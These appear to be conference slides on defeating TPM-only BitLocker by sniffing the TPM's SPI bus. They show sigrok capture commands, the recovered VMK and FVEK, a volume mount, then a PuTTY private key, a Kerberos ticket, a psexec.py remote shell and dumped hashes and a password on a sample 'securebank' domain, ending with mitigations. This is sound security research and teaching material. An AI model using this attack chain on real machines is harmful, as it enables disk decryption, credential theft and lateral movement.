
GPIO/SM_DAT/I2C_SDA	1	28	LPCPD #
GPIO/SM_CLK/I2C_SCL	2	27	SIRQ
VNC	3	26	LAD0/MISO
GND	4	25	GND
VSB	5	24	VDD
GPIO-Express-00	6	23	LAD1/MOSI
PP/GPIO	7	22	LFRAME#/SPI_CS#
TestI	8	21	LCLK/SPI_CLK
TestBI/BADD/GPIO	9	20	LAD2/SPI_PIRQ#/I2C_PIRQ#
VDD	10	19	VDD
GND	11	18	GND
VBAT	12	17	LAD3
xtalI/32k in	13	16	LRESET#/SPI_RST#
xtalO	14	15	CLKRUN#/GPIO/I2C_PIRQ#

Figure 22 — TPM Combo TSSOP-28 Pin Out


		GND	VNC	SCL	SDA	VNC/GPIO	VNC/GPIO	NC	NC		
		32	31	30	29	28	27	26	25		
VDD/VSB	1	VQFN 32 pin 5mm x 5mm								24	MISO
GND	2									23	GND
GPIO	3									22	VDD
GPIO	4									21	MOSI
NC	5									20	SPI_CS#
VNC/GPIO/I2C_PIRQ#	6									19	SPI_CLK
GPIO/VDD	7									18	SPI_PIRQ#/I2C_PIRQ#
VDD	8									17	SPI_RST#
		9	10	11	12	13	14	15	16		
		GND	VNC	NC	NC	VNC/GPIO/I2C_PIRQ#	VDD	NC	GND		

Figure 23 — TPM SPI QFN-32 Pin out

Soldering SPI Interface



Sniffing SPI Transactions



Decoding SPI Transactions



Decoding TPM SPI protocol




Table 48 — SPI Bit Protocol


Bit Transfer Order on MISO/MOSI	BYTE on MISO/MOSI	Usage	Notes
	67 for 64B xactions 11 for 8B xactions	future use for larger register sizes	
57-63 – last bits on wire	7	Data[30:24]	msb of 4 th LSB
56		Data[31]	
49-55	6	Data[22:16]	msb of 3 rd LSB
48		Data[23]	
41-47	5	Data[14:8]	msb of 2 nd LSB
40		Data[15]	
33-39	4	Data[6:0]	msb of LSB
32		Data[7]	
Optional flow control can be done in this window. See the Section 7.4.5 Flow Control for details. This is the only place in the bit transfers where flow control can be done.			
31	3	Addr[0]	lsb of address
9-30	1-3	Addr[22] down to Addr[1]	
8	1	Addr[23]	msb of address
2-7	0	bits[5:0] Size of transfer where bit[5] of this field is the 3 rd bit transferred on the wire, and bit [0] is the 8 th bit on the wire. This field is a 0's-based count of the bytes. Any byte count from 1 to 64 is legal.	Bit [5:0] decode '11_1111' = 64 bytes ' etc. for 63 down to 6 bytes '00_0100' = 5 bytes '00_0011' = 4 bytes '00_0010' = 3 bytes '00_0001' = 2 bytes '00_0000' = 1 byte
1		rsvd; bit[6]	
0 – first bit on wire		Byte0, bit[7] Read/Write	1=read, 0 = write

Table 12 — Allocation of Register Space for FIFO and CRB Access

Offset	FIFO Register Name	CRB Register Name
Locality 0		
0000h	TPM_ACCESS_0	
0001h	Reserved	TPM_LOC_STATE_0
0002h		
0003h		
0007h-0004h		Reserved
000Bh-0008h	TPM_INT_ENABLE_0	TPM_LOC_CTRL_0
000Ch	TPM_INT_VECTOR_0	TPM_LOC_STS_0
000Fh-000Dh	Reserved	
0013h-0010h	TPM_INT_STATUS_0	Reserved
0017h-0014h	TPM_INTF_CAPABILITY_0	
001Bh-0018h	TPM_STS_0	
0023h-001Ch	Reserved	
0027h-0024h	TPM_DATA_FIFO_0	
002Fh-0028h	Reserved	
0033h-0030h	TPM_INTERFACE_ID_0	TPM_CRB_INTF_ID_0
0037h-0034h	Reserved	
003Fh-0038h		TPM_CRB_CTRL_EXT
0043h-0040h		TPM_CRB_CTRL_REQ_0
0047h-0044h		TPM_CRB_CTRL_STS_0
004Bh-0048h		TPM_CRB_CTRL_CANCEL_0
004Fh-004Ch		TPM_CRB_CTRL_START_0
0053h-0050h		TPM_CRB_INT_ENABLE_0
0057h-0054h		TPM_CRB_INT_STS_0
005Bh-0058h		TPM_CRB_CTRL_CMD_SIZE_0
005Fh-005Ch		TPM_CRB_CTRL_CMD_LADDR_0
0063h-0060h		TPM_CRB_CTRL_CMD_HADDR_0
0067h-0064h		TPM_CRB_CTRL_RSP_SIZE_0
006Fh-0068h		TPM_CRB_CTRL_RSP_ADDR_0
007Fh-0070h		Reserved
0083h-0080h	TPM_XDATA_FIFO_0	TPM_CRB_DATA_BUFFER_0
0880h-0084h	Reserved	Reserved
0EFFh-0881h		
0F03h-0F00h		
0F04h		
0FFFh-0F90h	Reserved	

VMK acquisition

```
sigrok-cli --config samplerate="150Mhz" --continuous --channels 0-3 -P  
tpm_key_sniffing:wordsize=8:bitorder=msb-first:miso=3:mosi=2:clk=0:cs=1
```



Start decoding...

VMK header: 2c0000000100000003200000

VMK: 73d518a38def8c23243afcb6f39e9b7f68e9460561a693cc926c631872f0acd

<https://github.com/giggi0x00/>

Bitlocker Partition Metadata

FVEs offset

```
====[ Volume header information ]====
Signature: '-FVE-FS-'
Sector size: 0x0200 (512) bytes
Sector per cluster: 0x08 (8) bytes
Reserved clusters: 0x0000 (0) bytes
Fat count: 0x00 (0) bytes
Root entries: 0x0000 (0) bytes
Number of sectors (16 bits): 0x0000 (0) bytes
Media descriptor: 0xf8 (248) bytes
Sectors per fat: 0x0000 (0) bytes
Hidden sectors: 0x0003a800 (239616) bytes
Number of sectors (32 bits): 0x00000000 (0) bytes
Number of sectors (64 bits): 0x0000000000000000 (0) bytes
MFT start cluster: 0x000000000000060001 (393217) bytes
Metadata Lcn: 0x0000000000000000 (0) bytes
Volume GUID: '4967D63B-2E29-4AD8-8399-F6A339E3D001'
First metadata header offset: 0x00000000005708000
Second metadata header offset: 0x000000000568bb000
Third metadata header offset: 0x00000000095010000
Boot Partition Identifier: '0xaa55'
```

- Reading harddisk first bytes
- dislocker-metadata -V /dev/sda3
- The Full Volume Encryption metadata blocks

Bitlocker FVE Entry

[illegible]

Decryption

AES-CCM (256 bit) Counter with cipher block chaining message authentication code

- **Key:** 66f342f052e5ed594015e0e79a20a33b7f2e56904d3df41ab87d566b82250118
- **Nonce:** 902b3ba2e4c1d70107000000
- **Mac:** e69fb7d55e1d07abe4c9ae7da6528e74
- **Encrypted FVEK:** ce39b535186f4fca884b8a6b29ed1a8a6a481b197ad7aadcff4dc055
b29e27852dee3285337c87388a63e9e5
- **FVEK:** 5356cc9b8a30296bed9b3bc4c98261dab1f9ee3f029162642b33727e11113131

Breaking the chain...



```
→ ~ ls -l /mnt/ntfs/
total 10249277
drwxrwxrwx 1 root root      0 ott 12 16:55 '$GetCurrent'
drwxrwxrwx 1 root root 4096 ott 12 16:23 '$Recycle.Bin'
drwxrwxrwx 1 root root      0 ott 12 20:29 '$WinREAgent'
-rwxrwxrwx 1 root root 413738 dic 7 2019 bootmgr
-rwxrwxrwx 1 root root      1 dic 7 2019 BOOTNXT
lrwxrwxrwx 2 root root    15 mag 31 16:36 'Documents and Settings' -> /mnt/ntfs/Users
drwxrwxrwx 1 root root      0 mag 31 16:48 Drivers
-rwxrwxrwx 2 root root 12288 ott 18 10:32 DumpStack.log.tmp
-rwxrwxrwx 1 root root 8464728064 ott 18 14:38 hiberfil.sys
drwxrwxrwx 1 root root      0 ott 18 10:32 Intel
-rwxrwxrwx 1 root root 2013265920 ott 18 10:32 pagefile.sys
drwxrwxrwx 1 root root      0 giu 5 14:10 PerfLogs
drwxrwxrwx 1 root root 4096 ott 15 18:48 ProgramData
drwxrwxrwx 1 root root 4096 ott 12 18:17 'Program Files'
drwxrwxrwx 1 root root 4096 ott 12 18:17 'Program Files (x86)'
lrwxrwxrwx 2 root root    23 mag 31 16:36 Programmi -> '/mnt/ntfs/Program Files'
drwxrwxrwx 1 root root      0 ott 12 18:23 Recovery
-rwxrwxrwx 1 root root 16777216 ott 18 10:32 swapfile.sys
drwxrwxrwx 1 root root      0 ott 12 16:41 SWSetup
drwxrwxrwx 1 root root 12288 ott 18 14:35 'System Volume Information'
drwxrwxrwx 1 root root 4096 ott 12 18:06 Users
drwxrwxrwx 1 root root 20480 ott 12 18:23 Windows
drwxrwxrwx 1 root root 4096 ott 12 18:23 Windows.old
→ ~ ls -l /mnt/ntfs/Users
total 33
lrwxrwxrwx 2 root root    21 giu 5 14:26 'All Users' -> /mnt/ntfs/ProgramData
drwxrwxrwx 1 root root 8192 ott 12 18:23 Default
lrwxrwxrwx 2 root root    23 giu 5 14:26 'Default User' -> /mnt/ntfs/Users/Default
-rwxrwxrwx 1 root root   174 giu 5 14:08 desktop.ini
drwxrwxrwx 1 root root 12288 ott 15 16:33 'John Doe'
drwxrwxrwx 1 root root 4096 ott 12 18:07 Public
drwxrwxrwx 1 root root 8192 ott 12 18:17 utente
```

```
bdemount -k 5356cc9b8a30296bed9b3bc4c98261dab1f9ee3f029162642b33727e11113131 /dev/sda2 /mnt/bitlocker
```

... what ?!?

```
→ j.doe ls -la
total 5821
drwxrwxrwx 1 root root 12288 ott 25 13:00 .
drwxrwxrwx 1 root root 4096 ott 22 11:18 ..
drwxrwxrwx 1 root root 0 ott 21 19:11 '3D Objects'
drwxrwxrwx 1 root root 0 ott 21 19:11 AppData
drwxrwxrwx 1 root root 0 ott 21 19:11 Contacts
lrwxrwxrwx 1 root root 65 ott 21 19:11 Cookies -> /mnt/ntfs/Users/j.doe/AppData/Local/M
lrwxrwxrwx 2 root root 37 ott 21 19:11 'Dati applicazioni' -> /mnt/ntfs/Users/j.doe/AppD
drwxrwxrwx 1 root root 0 ott 21 19:11 Desktop
lrwxrwxrwx 2 root root 31 ott 21 19:11 Documenti -> /mnt/ntfs/Users/j.doe/Documents
drwxrwxrwx 1 root root 0 ott 21 19:11 Documents
drwxrwxrwx 1 root root 0 ott 21 19:11 Downloads
drwxrwxrwx 1 root root 0 ott 21 19:11 Favorites
lrwxrwxrwx 2 root root 35 ott 21 19:11 'Impostazioni locali' -> /mnt/ntfs/Users/j.doe/Ap
drwxrwxrwx 1 root root 4096 ott 21 20:24 IntelGraphicsProfiles
drwxrwxrwx 1 root root 0 ott 21 19:11 Links
lrwxrwxrwx 2 root root 66 ott 21 19:11 'Menu Avvio' -> /mnt/ntfs/Users/j.doe/AppData/Ro
lrwxrwxrwx 1 root root 65 ott 21 19:11 Modelli -> /mnt/ntfs/Users/j.doe/AppData/Roaming
drwxrwxrwx 1 root root 0 ott 21 19:11 Music
-rwxrwxrwx 1 root root 1048576 ott 21 20:27 NTUSER.DAT
-rwxrwxrwx 2 root root 1048576 ott 22 11:14 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 1048576 ott 22 11:14 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 1048576 ott 22 11:14 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 65536 ott 22 11:14 NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 65536 ott 21 19:13 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 524288 ott 21 19:11 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 524288 ott 21 19:11 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 147456 ott 21 19:11 ntuser.dat.LOG1
-rwxrwxrwx 2 root root 413696 ott 21 19:11 ntuser.dat.LOG2
-rwxrwxrwx 1 root root 20 ott 21 19:11 ntuser.ini
drwxrwxrwx 1 root root 0 ott 21 19:12 OneDrive
drwxrwxrwx 1 root root 0 ott 21 19:12 Pictures
lrwxrwxrwx 1 root root 62 ott 21 19:11 Recenti -> /mnt/ntfs/Users/j.doe/AppData/Roaming
lrwxrwxrwx 2 root root 73 ott 21 19:11 'Risorse di rete' -> /mnt/ntfs/Users/j.doe/AppDa
lrwxrwxrwx 2 root root 73 ott 21 19:11 'Risorse di stampa' -> /mnt/ntfs/Users/j.doe/App
drwxrwxrwx 1 root root 0 ott 21 19:11 'Saved Games'
drwxrwxrwx 1 root root 4096 ott 21 19:12 Searches
lrwxrwxrwx 1 root root 62 ott 21 19:11 Sendto -> /mnt/ntfs/Users/j.doe/AppData/Roaming/
drwxrwxrwx 1 root root 248 ott 25 13:01 .ssh
drwxrwxrwx 1 root root 0 ott 21 19:11 Videos
→ j.doe
```

```
private.ppk - Blocco note di Windows
File Modifica Formato Visualizza ?
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20211025
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEAxxo3C60YrEws4KjD4Pzq0wcbn+Hf130J13E9
U6B/WoUro8d26KF9eKyX0qZP4Wz7XrkIBUgV7pGLwFXoaLFuD50v7CEWhpHeFTYO
11M4bNxF501dn6uXamTz1fkQhva0Uigv2a1Pd0/oBxfWpqBv6vcKWQgkXB2K1R/Z
oKZjj+Yux3mhrtrCR99tCC06cdxps7/Cf1hd8zBmDYfdtr3JMVtJAm/TOft5wxw3
jSaLYZf8Hg/a1f4Bbiq192SFD001tbS0pWlNRTPL3Yzuk8rMN5TONaCW4RVXf82N
L5sPJcZKgtRQUz2CLEk3vm3rR6mUkxb3LtWGThTWNvYT0ZprQ==
Private-Lines: 14
AAABAHZinUuW11Gs41UmE5qIi6ASEGznKyYuq+fid33VDXQX1MI/P8iXX1yCTG9p
zqG2a/Mh6Rf1rCz8mEnQFFns9VvKYa7+6sy0FVi4W7PsSxBLny4sRYGInzhXs23u
Cd01SJ+NhDw9iTDF/5Wdy70JQrU48WVeyYLhIfNv6uhNEe4P7c+Vxq6b34VJecR
TvYaHPWNQhdPrKnUoM4NbKpfxglk84W6401aoHxBCvIPUz3Vjs4gAtwQRvHcmhU0
U9WIC7jmA6fpYKTjTM1PuTCNWU2bAoR+9exby+GtwitTVxaATxyHncr1IE2o7wk
LHpRYORPHJ/y92ieKzLnRZiQC10AAACBAOZL685mv1Tix73oLWnmNDFPACorAkkK
45u+LxkLq6Yij74Pk05nfyf7zCm0vwmBtTbDQ3DQ6m7xZFvMTPqeHC9d0JsoPz
w5y4NK0PYyVPquqIFZTN1/te9/AIPrxQ+uF2q0IdJPqu3FN906R0Ag7mVSfq0zP6
mpHp2GJ6aM1RAAAAgQDdUwISPgY7wQc4vwzQrS60mTrAcvL+J8RHgHC5uZ+b0HTE
HZaSNc7bNjMw7aAE5hcc1f11/75M6qWj08++4ccw08ei6gtg9k7/da9EPmKn/KsC
WlhkehDwsRJSdSGWiu44bFQ6+U88RwVchMbk/Z06SRUV8SGwkZ0+mWaMDncDnQAA
AIATQIdbi9HhCRFCJW2fNpmBKOLAq2gwCE+qAtsF1jAnmu8x6MKYmAk7gLeFF51
/pPTLonkPn/Ck3LHw/ZRPMsRrFyd0F37bhdwGn4kQ8MQhg1706LsDgZg6xjsSxDg
5wahZDd+7nFbpP/Nxo0c9nd1f6uAGI2p7mJTD1m71LG87Q==
Private-MAC: 4c7e3046b7dbcf2c5f98ddc6e4552528616a38a0
```

Oh yes! A Keytab file

```
→ j.doe cat .ssh/known_hosts
ppweb01.securebank.local ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAwDLx4Q34Hj7MLXbo3J4shdaqoXnKq4nYmFrw3d+IsX0cd05imcICoziXgUQzgveEIMxgGZYwSpR8Iy
59gXHdttaA3NDXclFunrTa65dc92KJfZw6kZDHFpanX8j31JYZ35YwHPb1KWGOCPOVyI5vv13z8Z1w0ckMQ0hS44QTaswX1K0oJ24FkQVYKuFQFzZPETyTo0wa4SA64Cl750AcFBig9WK
AXyzCXrWBqEnN9dHdJPiz5ZKXnxbCBec+w9QAFJ8CYcTBm3ZkfdzIkMfvy0g89auFvdCW6uqweC12KaxvcxbxAZlUqyHZo+t9+jficD1e7Flu79a8ts1ZX09rnVU9L+DvWCxAd/Yq3tIV
ENC3q5S4B0sglLumqCtE/R5XFdAgQez8+HZK7LFdvWBLcSpEryDMGM0z1MHCWEP5bi+03AHunA8HNWVebi1I8PP5naCN2zHBcfo7zz3jk2hpAxxZ7NfRgddgyY6kZGZm9F01
→ j.doe
```



We can leverage the keytab file

```
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.doe@SECUREBANK.LOCAL

Valid starting    Expires          Service principal
25/10/2021 15:16:02 26/10/2021 01:16:02 krbtgt/SECUREBANK.LOCAL@SECUREBANK.LOCAL
renew until 26/10/2021 15:15:58
```



```
→ ~ export KRB5CCNAME=/tmp/krb5cc_1000
→ ~ psexec.py "securebank.local/j.doe"@it-10002 -k -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on it-10002.....
[*] Found writable share ADMIN$
[*] Uploading file IcZREroQ.exe
[*] Opening SVCManager on it-10002.....
[*] Creating service SggH on it-10002.....
[*] Starting service SggH.....
[!] Press help for extra shell commands
Microsoft Windows [Versione 10.0.19042.1288]
(c) Microsoft Corporation. Tutti i diritti sono riservati
```

```
C:\Windows\system32>
```



... such a good time!

```
Authentication Id : 0 ; 15074561 (00000000:00e60501)
Session          : Interactive from 5
User Name        : j.doe
Domain           : SECUREBANK
Logon Server      : WIN-V65HE3VUK96
Logon Time        : 01/11/2021 04:15:03
SID              : S-1-5-21-386546822-5795017-2815158049-1105

msv :
[00000003] Primary
* Username : j.doe
* Domain   : SECUREBANK
* NTLM     : f3ca5c83ffc398dc133b9f6c3b7e031c
* SHA1     : 4a7e8585692280108679e71e6a5c758d614ab195
* DPAPI    : 872d819b541bafc7a83c26630d1d99a9

tspkg :
* Username : j.doe
* Domain   : SECUREBANK
* Password : Securepassword1!

wdigest :
* Username : j.doe
* Domain   : SECUREBANK
* Password : (null)



kerberos :
* Username : j.doe
* Domain   : SECUREBANK.LOCAL
* Password : Securepassword1!

ssd :
```

What Can we do?

- It is highly suggest to use TPM with PIN and/or USB KEY.
- Enforce Hibernation Policy
- TPM2.0 supports parameter encryption ... but Windows Bitlocker does not.
- Always keep UEFI SECURE BOOT ON, TPM2.0 security enforcment and bios password
- High paranoid level... -> Consider to use tamper switches

THANK YOU!

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